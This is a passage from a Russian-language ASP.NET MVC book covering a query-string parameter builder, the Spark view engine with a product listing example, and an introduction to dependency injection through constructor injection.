Этот подход хорошо работает, когда мы уже понимаем, что перегрузки объекта используют рефлексию для генерации словаря. Но при данном подходе не выполняется обращение к дублированию, которое порождается этим методом. Каждую ссылку на общее действие нам необходимо дополнить названиями параметров действия. Если эти значения размещены во множестве представлений, то будет трудно или невозможно изменить названия параметров в методе действия. В нашем действии `Edit`, к примеру, мы, возможно, захотим изменить название параметра на `name`, что приведет к поиску среди наших представлений и контроллеров мест, в которых мы ссылаемся на это действие.

У нас есть два варианта обращения к такому дублированию. Первый вариант – создать строго типизированные модели для каждого метода действия, которые принимают параметры. Второй – инкапсулировать построение списков параметров в объекте строителя. Мы могли бы затем использовать этот строитель параметров для построения списков параметров в наших представлениях и действиях контроллеров. Обычно размещение структуры вокруг параметров строки запроса является предпочтительным, поскольку это поможет предотвратить появление типовых ошибок.

Для начала нам необходимо создать наш объект-строитель параметров.

Листинг 17-8: Объект ParamBuilder

```
public class ParamBuilder : ExplicitFacadeDictionary<string, object>
{
    private readonly IDictionary<string, object> _params
        = new Dictionary<string, object>();

    protected override IDictionary<string, object> Wrapped
    {
        get { return _params; }
    }

    public static implicit operator RouteValueDictionary(ParamBuilder
paramBuilder)
    {
        return new RouteValueDictionary(paramBuilder);
    }

    public ParamBuilder Username(string value)
    {
        _params.Add("username", value);
        return this;
    }
}
```

Наш класс ParamBuilder унаследован от особого класса словаря, ExplicitFacadeDictionary. Этот класс является реализацией параметризованного IDictionary, в котором каждый метод реализуется открыто для того, чтобы убедиться в том, что пользователи ParamBuilder не будут засыпаны массой методов словаря. Абстрактному классу ExplicitFacadeDictionary необходимы исполнители, чтобы предоставить в свойстве Wrapped упакованный объект словаря.

Далее мы определяем неявный оператор конвертации из ParamBuilder в RouteValueDictionary, обеспечивая возможность передавать объект ParamBuilder напрямую в методы, подразумевающие использование RouteValueDictionary.

Наконец, мы определяем метод Username, предназначенный для инкапсуляции параметра действия username. Поскольку нам может потребоваться использование более одного параметра действия, метод Username возвращает экземпляр ParamBuilder, с тем, чтобы разработчик мог связывать вместе разнообразные параметры.

Для того чтобы использовать класс ParamBuilder, нам для начала необходим экземпляр ParamBuilder. Вместо создания экземпляра нового строителя в наших представлениях, мы можем определить новую базовую страницу представления для поддержки нашего нового вспомогательного объекта.

Листинг 17-9: Класс базовой страницы представления

```
public abstract class ViewPageBase<TModel> : WebViewPage<TModel>
{
    public ParamBuilder Param { get { return new ParamBuilder(); } }
```

Для того чтобы использовать этот класс базовой страницы представления, мы выполняем наследование от параметризованного `ViewPageBase<T>` вместо параметризованного `WebViewPage<T>`. В целом создание класса базовой страницы представления является хорошей идеей, поскольку это позволяет нам конструировать сквозные вспомогательные методы представлений аналогично созданию сквозных *супертипов слоя* (layer supertype) контроллеров. Мы можем определить класс базовой страницы Razor, которую наследует наше представление, с помощью следующей Razor директивы:

```
@inherits ViewPageBase<Profile>
```

В противном случае мы можем определить глобальный класс базовой страницы Razor в элементе `<pages>` в секции файла конфигурации `<system.web.webPages.razor>`:

```
<pages pageBaseType="System.Web.Mvc.WebViewPage">
```

Теперь, когда наше представление унаследовано от параметризованного `ViewPageBase<T>`, мы можем использовать свойство `Param` для построения списка параметров:

Листинг 17-10: Использование `ParamBuilder` в нашем представлении

```
@Html.ActionLink("Edit", "Edit", Param.Username(Model.Username)) |  
@Html.ActionLink("Back to List", "Index")
```

В ссылке на действие `Edit` мы используем свойство `Param` для задания элемента `Username`. Поскольку теперь мы управляем нашими параметрами посредством объекта `ParamBuilder`, определенного в нашем коде, мы можем построить перегрузки для того, чтобы параметризованные методы могли принимать параметры различных типов. Все преобразования объектов моделей в значения параметров можно инкапсулировать в нашем `ParamBuilder`, очищая при этом наши представления.

Движок представления, используемый в ASP.NET MVC по умолчанию, – это движок Razor, но он не является единственным доступным движком представления. В следующем разделе мы рассмотрим популярный движок представления Spark.

17.3. Изучение движка представления Spark

По умолчанию в ASP.NET MVC приложении для определения места размещения представлений и их отображения используется движок представления Razor. Но для разработки и отображения наших представлений мы не обязаны использовать Web Forms. Одной из возможностей расширения ASP.NET MVC является возможность выгружать используемый по умолчанию движок представления из оперативной памяти для различных реализаций. Посредством другого движка представления мы получаем другой опыт определения и разработки представлений.

К популярным альтернативным движкам представления, поддерживаемым в ASP.NET MVC посредством различных достижений открытого кода, относятся NHaml и Spark:

- NHaml – <http://code.google.com/p/nhaml/>
- Spark – <http://sparkviewengine.com/>

Но зачем нам может понадобиться изучать другие движки представления? Одной из проблем движка представления Razor является тот факт, что вам не предоставляется достаточно возможностей для кодирования на стороне сервера, за исключением сложных языков программирования таких, как C# и

VB.NET. Несмотря на то, что эти языки достаточно мощные, имейте в виду, что кодом, в который вставлена разметка, сложно управлять. Для создания простого цикла HTML требуется цикл `foreach` и фигурные скобки вперемешку с нашими HTML тегами. В случае более сложной логики представления в данной ситуации совершенно невозможно понять, что происходит.

Движок представления Web Forms, вышедший в свет вместе с ASP.NET MVC 1.0, в большинстве случаев все еще является самым предпочтительным вариантом, но он не уместен для MVC-стилизованных приложений, в которых для наших представлений почти гарантированно необходим код. Несмотря на то, что этот код сконцентрирован строго вокруг представления, он все еще неизбежен. В движке представления Razor значительно улучшен синтаксис по сравнению с первичным движком представления Web Forms, но в нем до сих пор всего лишь совершенствуется существующий синтаксис, а не предлагаются альтернативные варианты.

Эти альтернативные движки представления созданы скорее как движки представления, а не наследия или усовершенствования эпохи Web Forms. Каждый из этих движков оптимизирован для создания MVC представлений, а многие из них являются переносными версиями других созданных движков представления для других MVC фреймворков. Например, NHaml – переносная версия популярного (и весьма выразительного) движка представления Haml (<http://haml-lang.com/>). Несмотря на то, что встроенный движок представления хорошо работает в рамках большинства ASP.NET MVC приложений, мы все-таки рассмотрим здесь одну из альтернатив этому движку.

Spark – это движок представления, созданный для ASP.NET MVC и MonoRail (www.castleproject.org/monorail/). Spark предоставляет уникальную смесь строчного кода на C# с HTML, замаскированную как XML элементы и атрибуты. В некоторых движках представления присутствуют такие недостатки, как отсутствие IntelliSense и несколько меньшая интеграция с Visual Studio, но Spark обеспечивает интеграцию с Visual Studio, включая IntelliSense и компилятор представления. Компилятор представления гарантирует, что нам не придется дожидаться *исключений времени исполнения* (runtime exceptions), чтобы распознать в наших представлениях опечатки и ошибки.

В данном разделе мы исследуем большинство возможностей движка Spark, чтобы выяснить преимущества данного движка над используемым по умолчанию движком представления. Но для начала давайте пройдемся по процессу установки и настройки этого движка.


17.3.1. Установка и настройка Spark

Последний релиз Spark можно найти на Spark сайте CodePlex (<http://sparkviewengine.codeplex.com/>). В данный релиз входят:

- Сборка Spark, которая понадобится для вашего MVC проекта
- Документация
- Примеры
- Программа установщик Visual Studio IntelliSense

Для того чтобы Spark запускался в вашем MVC проекте, вам необходимы только исполняемые файлы, но IntelliSense довольно полезен, поэтому перед запуском Visual Studio хорошо было бы запустить программу установщик Visual Studio IntelliSense. Далее вам необходимо добавить в ваш проект ссылки как для сборки Spark, так и для Spark.Web.Mvc, как это показано на рисунке 17-3.

Рисунок 17-3: Добавление в проект указателя на сборку Spark



После добавления в проект указателей на сборку Spark вы можете настроить ASP.NET MVC таким образом, чтобы он использовал Spark в качестве своего движка представления.

Spark обладает дополнительными настройками конфигурации, которые вы можете разместить либо в файле *Web.config*, либо в коде. В данном примере мы будем настраивать Spark в коде, но в документации к Spark есть полноценные примеры обоих вариантов. Ниже приведена настройка нашего движка Spark:

Листинг 17-11: Код конфигурации Spark

```
var settings = new SparkSettings()
    .SetDebug(true)
    .AddAssembly("SparkViewExample")
    .AddNamespace("System")
    .AddNamespace("System.Collections.Generic")
    .AddNamespace("System.Linq")
    .AddNamespace("System.Web.Mvc")
    .AddNamespace("System.Web.Mvc.Html");
ViewEngines.Engines.Add(new SparkViewFactory(settings));
```

Мы помещаем код конфигурации в метод *Application_Start* нашего файла *Global.asax.cs*, поскольку настройка Spark и настройка движка представления MVC должна выполняться в области приложения единожды.

В первой части кода мы создаем объект *SparkSettings*, настраивая режим компиляции, и добавляя сборку нашего проекта и различные компоненты для компиляции. Эта часть аналогична настройке движка представления Web Forms в файле *Web.config*. Далее мы добавляем новый экземпляр *SparkViewFactory* в коллекцию *System.Web.Mvc.ViewEngines.Engines*; класс *ViewEngines* дает возможность настраивать в вашем приложении дополнительные движки представления. Затем мы передаем наш объект *SparkSettings* в экземпляр *SparkViewFactory*. Это все, что нужно для настройки Spark.

Теперь, когда настройка Spark выполнена, мы можем перейти к созданию представлений для нашего примера.

17.3.2. Простой пример представления Spark

При использовании нового движка представления в части контроллера и модели вашего MVC представления вы не увидите никаких изменений.

В нашем примере нам необходимо отобразить список объектов моделей `Product`, как это показано ниже.

Листинг 17-12: Простая модель `Product`

```
public class Product
{
    public string Name { get; set; }
    public string Description { get; set; }
    public decimal Price { get; set; }
}
```

И снова движок представления Spark не помещает никаких связей ни в нашу модель, ни в наше действие контроллера, как это продемонстрировано ниже.

Листинг 17-13: `ProductController` для отображения объектов `Product`

```
public class ProductController : Controller
{
    public ViewResult Index()
    {
        var products = new[]
        {
            new Product {
                Name = "Toothbrush",
                Description = "Cleans your teeth",
                Price = 2.49m
            },
            new Product {
                Name = "Hairbrush",
                Description = "Styles your hair",
                Price = 10.29m
            },
            new Product {
                Name = "Shoes",
                Description = "Protects your feet",
                Price = 55.99m
            },
        };
        return View(products);
    }
}
```


Строка 5: Создает фиктивные продукты

Строка 23: Передача продуктов представлению

Мы предоставляем список фиктивных объектов `Product` для наших Spark представлений, которые необходимо отобразить.


Для создания наших Spark представлений мы используем структуру папок, аналогичную структуре других движков представления. В корневой папке `Views` мы создаем папку `Product`, которая соответствует нашему `ProductController`. Помимо этого мы создаем папки `Layouts` и `Shared`, как это показано на рисунке 17-4.

Рисунок 17-4: Окончательная структура папок для наших Spark представлений



В Spark для файлов представлений используется расширение *.spark*. Это, главным образом, делается для того, чтобы расширение файла не конфликтовало с другими движками представлениями в интегрированной среде разработки (IDE) или в среде выполнения.

Рисунок 17-5: Добавление макета *Application.spark* для наших представлений



Spark поддерживает концепцию макетов, которые эквивалентны мастер-страницам. Обычно макет по умолчанию имеет название *Application.spark* и располагается либо в папке *Layouts*, либо в *Shared*.

Для запуска нашего макета мы создадим текстовый файл в Visual Studio с названием *Application.spark* (вместо Web Form или другого шаблона). Это продемонстрировано на рисунке 17-5.

Мы выбрали шаблон *Text File*, поскольку нам не требуется никакой встроенной функциональности, предоставляемой к примеру шаблоном Web Forms; нам нужен всего лишь пустой файл.

Внутри нашего базового макета нам необходимо разместить пару ссылок и предоставить элемент-заполнитель для текущего дочернего контента. Наш полноценный макет продемонстрирован в следующем листинге.

Листинг 17-14: Полноценный шаблон макета *Application.spark*

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>Spark View Example</title>
    <link href("~/Content/Site.css" rel="stylesheet" type="text/css" />
</head>
<body>
    <div class="page">
        <div id="header">
            <div id="title">
                <h1>My MVC Application</h1>
            </div>
            <div id="logindisplay">
                Welcome!
            </div>
            <div id="menucontainer">
                <ul id="menu">
                    <li>${Html.ActionLink("Home", "Index", "Product")}</li>
                </ul>
            </div>
        </div>
        <div id="main">
            <use content="view" />
            <div id="footer">
            </div>
        </div>
    </div>
</body>
</html>
```

Первый интересный элемент в листинге 17-14 – элемент *link*, ссылающийся на наш CSS файл. В нем используется хорошо знакомый символ тильды (~) для обозначения базовой директории нашего веб-сайта вместо символа относительного пути (..\..\). При необходимости мы можем перебазировать наш веб-сайт и переопределить то, что обозначает символ тильды в нашей конфигурации Spark. Такой подход полезен в сценариях *фермы веб-сервера* (web server farm) или *сети доставки контента* (content-delivery network или CDN).

Следующий интересный элемент – хорошо знакомые нам вызовы *Html.ActionLink*, но в этот раз мы заключаем код в структуру \${ }. Данный синтаксис синонимичен синтаксису <%= %> Web Forms, но если мы поместим восклицательный знак после знака доллара, т.е. вместо \${ } будем использовать

`$!{ }},` то любой `NullReferenceExceptions` будет содержать пустой контент вместо экрана ошибки. Это одно из преимуществ движка Spark над Web Forms, где `null` приводит к ошибке для конечного пользователя, даже если отсутствие значений является нормальным.

Последней интересной частью нашего макета является элемент `<use content="view"/>`. Именованная секция контента, `view`, по умолчанию принимает значение имени представления нашего действия. В нашем примере это будет файл `Index.spark` в папке `Product`. Мы можем создать другие именованные секции контента для заголовка, нижнего колонтитула, боковой панели и чего-нибудь еще, что может понадобиться нам в нашем базовом макете. Мы можем вкладывать наши макеты, если это необходимо для нашего приложения, по аналогии с мастер-страницами.

После размещения макета мы можем создать представление конкретного действия.

Листинг 17-15: Spark представления для действия `Index`

```
<viewdata model="SparkViewExample.Models.Product[]"/>
<var styles="new [] {'even', 'odd'}"/>
<h2>Products</h2>
<table>
  <tr>
    <th>Name</th>
    <th>Price</th>
    <th>Description</th>
  </tr>
  <var i="0">
    <tr each="var product in ViewData.Model" class="${styles[i%2]}">
      <td>${product.Name}</td>
      <td>${product.Price}</td>
      <td>${product.Description}</td>
      <set i="i+1" />
    </tr>
  </var>
</table>
```

В представлении `Index` нам необходимо выполнить цикл по всем `Products` в модели, отображая строку для каждого `Product`. Что касается Web Forms, то нам нужно было бы поместить наш цикл `for` в блоки `<% %>` кода, но при использовании Spark у нас есть более корректные варианты. В начале мы используем элемент `<viewdata />`, чтобы указать Spark, что мы используем строго типизированное представление и что типом нашей модели является массив `Products`. Spark также поддерживает словарь `ViewData`, в основе которого лежат ключи. Далее мы создаем локальную переменную `styles` с элементом `<var />`. Каждое имя атрибута становится новой локальной переменной, а значение атрибута – присвоенным значением. Эти две переменные помогут нам создать стили чередующихся строк.


Затем мы поместим обычный HTML в наше представление, включая заголовок, таблицу, строку заголовка. В Spark в специальные Spark XML элементы вкрапляются HTML элементы, заставляя наше представление выглядеть более корректным, без сбивающих с толку угловых скобок языка C#. После строки заголовка мы создаем переменную-счетчик для содействия стилям чередующихся строк.

Нам необходимо выполнить цикл по всем `Products` нашей модели, создавая строку для каждого элемента. В Web Forms это достигается путем использования цикла `foreach`, но в Spark нам необходимо только добавить атрибут `each` к HTML элементу, который мы хотим повторить, давая фрагменту кода C# выполнить цикл по каждому значению атрибута. Элементу `class` в нашем

элементе-строке присваивается чередующийся стиль, с использованием при этом счетчика для переключения между нечетными и четными стилями.

Внутри нашей строки мы используем структуру \${ } для отображения каждого индивидуального продукта. Поскольку мы установили Spark Visual Studio Integration, то мы получили IntelliSense в наших представлениях, как это продемонстрировано на рисунке 17-6.


Рисунок 17-6: Использование IntelliSense в наших представлениях возможно благодаря расширению Visual Studio



Для завершения создания стилей чередующихся строк мы увеличиваем на единицу счетчик посредством элемента `<set />`. Этот элемент позволяет нам присвоить значения переменным, которые мы создали ранее в нашем представлении. Помимо атрибута `each` и элемента `<set />`, Spark предоставляет сложные выражения для условных операторов (`if ... else`), макросов и прочего.

После завершения создания Spark представления наше представление отображается, как и предполагалось, в веб-браузере, как это показано на рисунке 17-7.

Рисунок 17-7: Наше запущенное Spark приложение



Благодаря архитектуре ASP.NET MVC мы можем выгружать движки представления без необходимости изменения наших контроллеров или действий. Как мы поняли из данного раздела на примере движка представления Spark, многие движки представления обеспечивают более корректный способ создания представлений в MVC приложениях. Движок представления Spark предоставляет нам более лаконичную и более читаемую разметку, код смещивания и прозрачный HTML. Поскольку Spark поддерживает компилируемые представления и IntelliSense, нам не нужно отказываться от приятных возможностей интеграции, которые предоставляет Web Forms.

Решение о выборе другого движка представления все еще остается довольно важным, поскольку оно имеет долгосрочные технические и нетехнические последствия. Альтернативные движки представления должны быть еще одной возможностью изучения MVC приложений, поскольку эти движки предоставляют привлекательные альтернативы используемых по умолчанию движков представления Web Forms и Razor.

17.4. Резюме

ASP.NET MVC на данный момент включает множество возможностей организации контента в представлениях. Дочерние действия могут разделять запросы на дискретные отдельные элементы, а шаблоны позволяют вам создавать стандартизованный контент в ваших представлениях. При использовании мастер-страниц, частичных представлений, дочерних действий, шаблонов и вспомогательных расширений HTML вы получаете множество вариантов отображения ваших представлений помимо всего лишь единичной страницы. Каждый из этих вариантов имеет свои положительные стороны, и вы можете быть уверены, что к любому дублированию, которое вы встретите в ваших представлениях, можно обратиться. Единственный вопрос – каким образом вы хотите обратиться к нему. Использование построителя параметра строки запроса – один из этих вариантов.

Благодаря расширяемости ASP.NET MVC вы можете также выгружать ваш движок представления из оперативной памяти без воздействия на ваши контроллеры. Движок представления Spark, оптимизированный для кода в разметке, – конкурентная альтернатива некоторому безобразию, которое появляется при смещивании C# и разметки в традиционном движке представления Web Forms.

В следующей главе мы рассмотрим расширенное MVC представление с инъекцией зависимостей.

18. Внедрение зависимостей и расширяемость

Данная глава охватывает следующие темы:

- Создание пользовательских фабрик контроллеров
- Внедрение зависимостей в контроллерах
- Использование DependencyResolver в рамках StructureMap
- Обзор возможностей расширения

Знание того, как создавать работоспособное программное обеспечение, является важным. Вероятно, большинство корпоративных систем большую часть своего жизненного цикла проводят в фазе работоспособности, нежели в фазе первоначальной разработки. Например, представьте себе, что вы разрабатываете финансовую систему, которая будет использоваться на протяжении следующих пяти лет. На первоначальную разработку может понадобиться 6 месяцев или один год, но как только этой системой начнет пользоваться потребитель, она войдет в фазу непрерывной эксплуатации и пробудет в ней на протяжении всего оставшегося жизненного цикла.

В течение этого времени, вероятно, нужно будет определять дефекты, знакомиться с новыми элементами и модифицировать существующие элементы, так как с течением времени изменяются требования. Способность выполнять эти изменения быстро и с легкостью важна (особенно если ваш клиент, в противном случае, может начать терять деньги). Уверенность в том, что код работоспособен, также помогает новым разработчикам начать преусспевать в работе над проектом и понимать, как он работает, даже в тех случаях, когда первоначальные разработчики с тех времен сильно продвинулись вперед.

Существует множество способов содействия поддержанию кода в работоспособном состоянии, к примеру, наличие автоматизированных регрессионных тестов или разбиение огромных, сложных программ на маленькие, что способствует более легкому управлению частями программы.

В случае объектно-ориентированных языков таких, как C#, это обычно означает, что классы должны создаваться с индивидуальными, конкретными обязанностями. Вместо размещения всех обязанностей в одном месте (например, единственный класс, который управляет пользовательскими входными данными, обращением к базе данных или отображением HTML) вы имеете классы, предназначенные для конкретных целей. Конечным результатом является то, что вы можете разрабатывать конкретные фрагменты функциональности без необходимости затрагивать другие области кода. Результатом этого подхода является то, что приложения обычно состоят из огромного количества небольших компонентов, которые работают совместно для достижения определенного результата.

В этой главе мы рассмотрим то, как механизм внедрения зависимостей (DI) может применяться для того, чтобы достичь разделения. Мы начнем с изучения этого механизма, а затем рассмотрим, как ASP.NET MVC позволяет нам эффективно применять этот механизм посредством использования контейнера, который выступает в роли клея, соединяющего все эти компоненты.

Внимание

В этой главе мы поговорим о том, как важно создавать работоспособное программное обеспечение, и как механизмы, к примеру, DI, могут помочь достичь этого. Но важно не начать чересчур концентрироваться на технических деталях.

Что касается разработчиков, то очень часто можно начать отвлекаться на технические детали, конструкторские паттерны и создание первоклассной, работоспособной архитектуры вместо того, чтобы фокусироваться на том, что действительно является важным – решение проблем пользователя. Наличие самого работоспособного в мире кода не поможет пользователю, если приложение в действительности не работает.

В конечном счете, вам придется оценить, сколько времени и усилий необходимо вложить в работоспособность конкретного проекта. Например, представьте себе, что вы создаете веб-сайт в поддержку кампании политического кандидата. Вероятно, не стоит создавать сложную, высоко работоспособную и расширенную архитектуру для этого сайта, если от него планируют избавиться, как только закончится трехмесячная кампания.

Знание того, когда и где уместно использовать механизм или средство также важно, как и знание того, как применять этот механизм или средство.

18.1. Знакомство с механизмом внедрения зависимостей

Перед рассмотрением того, как можно эффективно использовать внедрение зависимостей (DI) в наших ASP.NET MVC приложениях, важно понять происхождение DI, чтобы вы поняли, почему этот механизм полезен.

Несмотря на то, что эта тема довольно широка, и ей посвящены целые книги (к примеру, книга Марка Симанна "Dependency Injection in .NET", <http://manning.com/seemann>), мы вкратце ознакомим вас с некоторыми основами. Мы начнем с того, что рассмотрим создание простой системы и изучим, как DI могут использоваться для улучшения ее дизайна. Вслед за этим мы рассмотрим то, как можно использовать DI-контейнер для того, чтобы упростить некоторое повторяющееся кодирование.

18.1.1. Что такое DI?

Для иллюстрации понятия DI мы рассмотрим конструирование простой системы, связанной с печатью документов. Такая система может выполнять несколько задач – она сначала должна извлечь документ, затем ей необходимо отформатировать документ так, чтобы он имел понятный принтеру формат, и, наконец, ей необходимо напечатать документ.

Для того чтобы поддерживать хорошую структуру нашей системы, мы можем выделить каждую задачу в отдельный класс:

- Класс `Document` мог бы представлять документ, который необходимо напечатать.
- Класс `DocumentRepository` мог бы отвечать за извлечение документов из файловой системы.
- Класс `DocumentFormatter` мог бы принимать экземпляр `Document` и форматировать его для печати.
- Класс `Printer` мог бы взаимодействовать с физическим принтером.
- Суммарный класс `DocumentPrinter` мог бы отвечать за распределение других компонентов.

Реализация этих классов не важна для этого примера, но мы могли бы использовать их так, как это показано далее.

Листинг 18-1: Взаимодействие компонентов, предназначенных для печати документа
public class DocumentPrinter

```

{
    public void PrintDocument(string documentName)
    {
        var repository = new DocumentRepository();
        var formatter = new DocumentFormatter();
        var printer = new Printer();
        var document = repository
            .GetDocumentByName(documentName);
        var formattedDocument = formatter.Format(document);
        printer.Print(formattedDocument);
    }
}

```

Строки 5-7: Создание экземпляров компонентов

Строки 8-9: Извлечение документа по имени

Строка 10: Форматирование документа

Строка 11: Печать документа

DocumentPrinter в этом примере содержит единственный метод, PrintDocument, принимающий в качестве параметра название документа, который необходимо напечатать. Этот метод начинается с создания экземпляров всех компонентов, необходимых для работы. Мы можем рассматривать их как зависимости, поскольку наш DocumentPrinter не может работать без них.

Затем DocumentRepository используется для извлечения документа с конкретным названием. Этот документ затем передается в DocumentFormatter, который форматирует его для печати и возвращает отформатированный документ. Наконец, отформатированный документ отправляется на принтер.

Мы могли бы использовать класс DocumentPrinter в нашем коде путем создания экземпляра этого класса и вызова метода PrintDocument:

```
var documentPrinter = new DocumentPrinter();
documentPrinter.PrintDocument("C:/MVC3InAction/Manuscript.doc");
```

В данный момент наш DocumentPrinter не использует DI. Внутри создаются экземпляры всех его зависимостей, что означает, что он сильно связан с этими компонентами. Например, если бы мы ввели новый класс, который извлекал бы документы из базы данных, а не из файловой системы, то нам пришлось бы модифицировать DocumentPrinter так, чтобы он создавал экземпляр этого нового DatabaseDocumentRepository вместо использования первоначального DocumentRepository. DI позволяет нам разорвать эту связь.

18.1.2. Использование внедрения через конструктор

Первым шагом к удалению этой связи является выполнение рефакторинга DocumentPrinter таким образом, чтобы он больше не создавал экземпляры его зависимостей напрямую. Вместо этого решение о создании экземпляров этих компонентов будет исполняться другим кодом. Обновленный DocumentPrinter продемонстрирован в следующем листинге.

Листинг 18-2: DocumentPrinter, использующий внедрение через конструктор

```
public class DocumentPrinter
{
    private DocumentRepository _repository;
    private DocumentFormatter _formatter;
    private Printer _printer;
    public DocumentPrinter(
        DocumentRepository repository,
        DocumentFormatter formatter,
        Printer printer)
    {
        _repository = repository;
        _formatter = formatter;
        _printer = printer;
    }
    public void PrintDocument(string documentName)
    {
        var document = _repository.GetDocumentByName(documentName);
        var formattedDocument = _formatter.Format(document);
        _printer.Print(formattedDocument);
    }
}
```

Строки 3-5: Сохраняет зависимости в полях

Строки 6-14: Внедряет зависимости в конструктор

На этот раз DocumentPrinter получает его зависимости через конструктор, которые он затем хранит в закрытых полях. Метод PrintDocument остается почти таким же, как и раньше, за исключением того, что теперь для того, чтобы выполнить работу, он обращается к полям, а не создает сам экземпляры зависимостей.

Тем не менее, код вызова теперь становится более сложным. Вместо простого создания экземпляров DocumentPrinter коду теперь приходится создавать экземпляры репозитория, форматтера и принтера:

```
var repository = new DocumentRepository();
var formatter = new DocumentFormatter();
var printer = new Printer();
var documentPrinter = new DocumentPrinter(repository, formatter, printer);
documentPrinter.PrintDocument("C:/MVC3InAction/Manuscript.doc");
```

